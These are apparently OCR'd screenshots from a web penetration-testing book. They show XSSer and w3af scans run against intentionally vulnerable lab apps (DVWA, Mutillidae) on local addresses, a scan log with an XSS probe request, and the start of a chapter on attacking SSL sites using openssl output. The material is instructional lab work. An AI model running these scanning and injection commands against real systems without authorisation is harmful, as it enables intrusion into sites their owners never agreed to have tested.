
Authentication Type(s): ● None ○ Basic ○ Digest ○ GSS ○ NTLM

☐ TCP-nodelay ☐ Follow-redirects


Fly mode(s): ○ Explorer ● Intruder http://192.168.199.2/dvwa/vulnerabilities/xss_r ☐ Load file ☐ Tor Proxy ☐ Automatic ☐ Crawler

Command(s): xsser


☑ Statistics ☐ Tweet ☐ Verbose ☐ Launch ☐ Shorters: is.gd 0




```
root@kali-1:/home#
root@kali-1:/home# xsser -u "http://192.168.1.72/dvwa/vulnerabilities/" -g "xss_r/?name="
--cookie="security=low; PHPSESSID=n78lph8ojlp0khpli1ms3s73h5" -s -v
===========================================================================

XSSer v1.6 (beta): "Grey Swarm!" - 2011/2012 - (GPLv3.0) -> by psy

===========================================================================
Testing [XSS from URL] injections... looks like your target is good defined ;)
===========================================================================

[-]Verbose: active
[-]Cookie: security=low; PHPSESSID=n78lph8ojlp0khpli1ms3s73h5
[-]HTTP User Agent: Googlebot/2.1 (+http://www.google.com/bot.html)
[-]HTTP Referer: None
[-]Extra HTTP Headers: None
[-]X-Forwarded-For: None
[-]X-Client-IP: None
[-]Authentication Type: None
[-]Authentication Credentials: None
[-]Proxy: None
[-]Timeout: 30
[-]Delaying: 0 seconds
[-]Delaying: 0 seconds
[-]Retries: 1


HEAD alive check for the target: (http://192.168.1.72/dvwa/vulnerabilities/) is OK(200) [A
IMED]
```



```
root@kali-1:/home# w3af_console
w3af>>> help
|-----------------------------------------------------------------------------------------|
| start          | Start the scan.                                                        |
| plugins        | Enable and configure plugins.                                          |
| exploit        | Exploit the vulnerability.                                             |
| profiles       | List and use scan profiles.                                            |
| cleanup        | Cleanup before starting a new scan.                                    |
|-----------------------------------------------------------------------------------------|
| help           | Display help. Issuing: help [command] , prints more specific help      |
|                | about "command"                                                        |
| version        | Show w3af version information.                                         |
| keys           | Display key shortcuts.                                                 |
|-----------------------------------------------------------------------------------------|
| http-settings  | Configure the HTTP settings of the framework.                          |
| misc-settings  | Configure w3af misc settings.                                          |
| target         | Configure the target URL.                                              |
|-----------------------------------------------------------------------------------------|
| back           | Go to the previous menu.                                               |
| exit           | Exit w3af.                                                             |
|-----------------------------------------------------------------------------------------|
| kb             | Browse the vulnerabilities stored in the Knowledge Base                |
|-----------------------------------------------------------------------------------------|
w3af>>> 
```




```
w3af/plugins>>> audit
|-------------------------------------------------------------------------------------|
| Plugin name        | Status | Conf | Description                                    |
|-------------------------------------------------------------------------------------|
| blind_sqli         |        | Yes  | Identify blind SQL injection vulnerabilities.  |
| buffer_overflow    |        |      | Find buffer overflow vulnerabilities.          |
| cors_origin        |        | Yes  | Inspect if application checks that the value of |
|                    |        |      | the "Origin" HTTP header isconsistent with the |
|                    |        |      | value of the remote IP address/Host of the     |
|                    |        |      | sender ofthe incoming HTTP request.            |
| csrf               |        |      | Identify Cross-Site Request Forgery            |
|                    |        |      | vulnerabilities.                               |
| dav                |        |      | Verify if the WebDAV module is properly        |
|                    |        |      | configured.                                    |
| eval               |        | Yes  | Find insecure eval() usage.                    |
```



Target: http://192.168.1.72/mutillidae/i

Profiles:
- empty_profile
- OWASP_TOP10
- audit_high_risk
- bruteforce
- fast_scan
- full_audit
- full_audit_spider_man
- sitemap
- web_infrastructure

Active	Plugin
⊟	audit
☑	blind_sqli
☑	buffer_overflow
□	cors_origin
☑	csrf
☑	dav
☑	eval
☑	file_upload
☑	format_string
☑	frontpage
☑	generic



Target: http://192.168.1.72/mutillidae/index.php?page=view-someones-blog.php

Active	Plugin
□	response_splitting
□	rfd
□	rfi
□	shell_shock
□	sqli
□	ssi
□	ssl_certificate
□	un_ssl
□	xpath
☑	xss
□	xst

Active	Plugin
⊟	output

xss


This plugin finds Cross Site Scripting (XSS) vulnerabilities.

One configurable parameters exists:
- persistent_xss


To find XSS bugs the plugin will send a set of javascript strings to every parameter, and search for that input in the response.

The "persistent_xss" parameter makes the plugin store all data sent to the web application and at the end, request all URLs again searching for those specially crafted strings.

persistent_xss ☑




```
[Sunday 26 April 2015 06:45:34 PM IST] A Cross Site Scripting vulnerability was found at: "http://192.168.1.72/mutillidae/index.php", using HTTP method GET. The sent data was: "page="
The modified parameter was "page". This vulnerability was found in the request with id 33.
[Sunday 26 April 2015 06:45:35 PM IST] Scan finished in 4 seconds.
[Sunday 26 April 2015 06:45:35 PM IST] Stopping the core...
```



A Cross Site Scripting vulnerability was found at: "http://192.168.1.72/mutillidae/index.php", using HTTP method GET. The sent data was: "page=" The modified parameter was "page". This vulnerability was found in the request with id 33.

```
GET http://192.168.1.72/mutillidae/index.php?page=6zbhr%3C%2F-%3E6zbhr%2F%2A6zbhr%226zbhr6zbhr%276zbhr6zbhr%
606zbhr6zbhr%20%3D HTTP/1.1
Host: 192.168.1.72
Cookie: showhints=0; PHPSESSID=es56cd7s5i5845c8mjf7v0cs04
Accept-encoding: gzip, deflate
Accept: */*
User-agent: w3af.org
```

Chapter 7: Attacking SSL-based Websites




Certificates

Intended purpose: <All>


Issued To	Issued By	Expiratio...	Friendly Name
AddTrust External ...	AddTrust External CA...	30-May-20	USERTrust
America Online Roo...	America Online Root ...	20-Nov-37	America Online R...
Baltimore CyberTru...	Baltimore CyberTrust ...	13-May-25	Baltimore Cyber...
CCA India 2007	CCA India 2007	04-Jul-15	CCA India 2007
Certum CA	Certum CA	11-Jun-27	Certum
Class 2 Primary CA	Class 2 Primary CA	07-Jul-19	CertPlus Class 2 ...
Class 3 Public Prima...	Class 3 Public Primary ...	02-Aug-28	VeriSign Class 3 ...
COMODO Certificat...	COMODO Certificatio...	01-Jan-31	COMODO
COMODO RSA Cert...	COMODO RSA Certific...	19-Jan-38	COMODO

Certificate intended purposes


Learn more about certificates




```
root@kali-1:~# openssl s_client -connect www.ebay.in:443
CONNECTED(00000003)
depth=2 C = IE, O = Baltimore, OU = CyberTrust, CN = Baltimore CyberTrust Root
verify error:num=20:unable to get local issuer certificate
verify return:0
---
Certificate chain
 0 s:/C=US/ST=MA/L=Cambridge/O=Akamai Technologies, Inc./CN=a248.e.akamai.net
   i:/O=Cybertrust Inc/CN=Cybertrust Public SureServer SV CA
 1 s:/O=Cybertrust Inc/CN=Cybertrust Public SureServer SV CA
   i:/C=IE/O=Baltimore/OU=CyberTrust/CN=Baltimore CyberTrust Root
 2 s:/C=IE/O=Baltimore/OU=CyberTrust/CN=Baltimore CyberTrust Root
   i:/C=US/O=GTE Corporation/OU=GTE CyberTrust Solutions, Inc./CN=GTE CyberTru
 Root
SSL handshake has read 3915 bytes and written 424 bytes
---
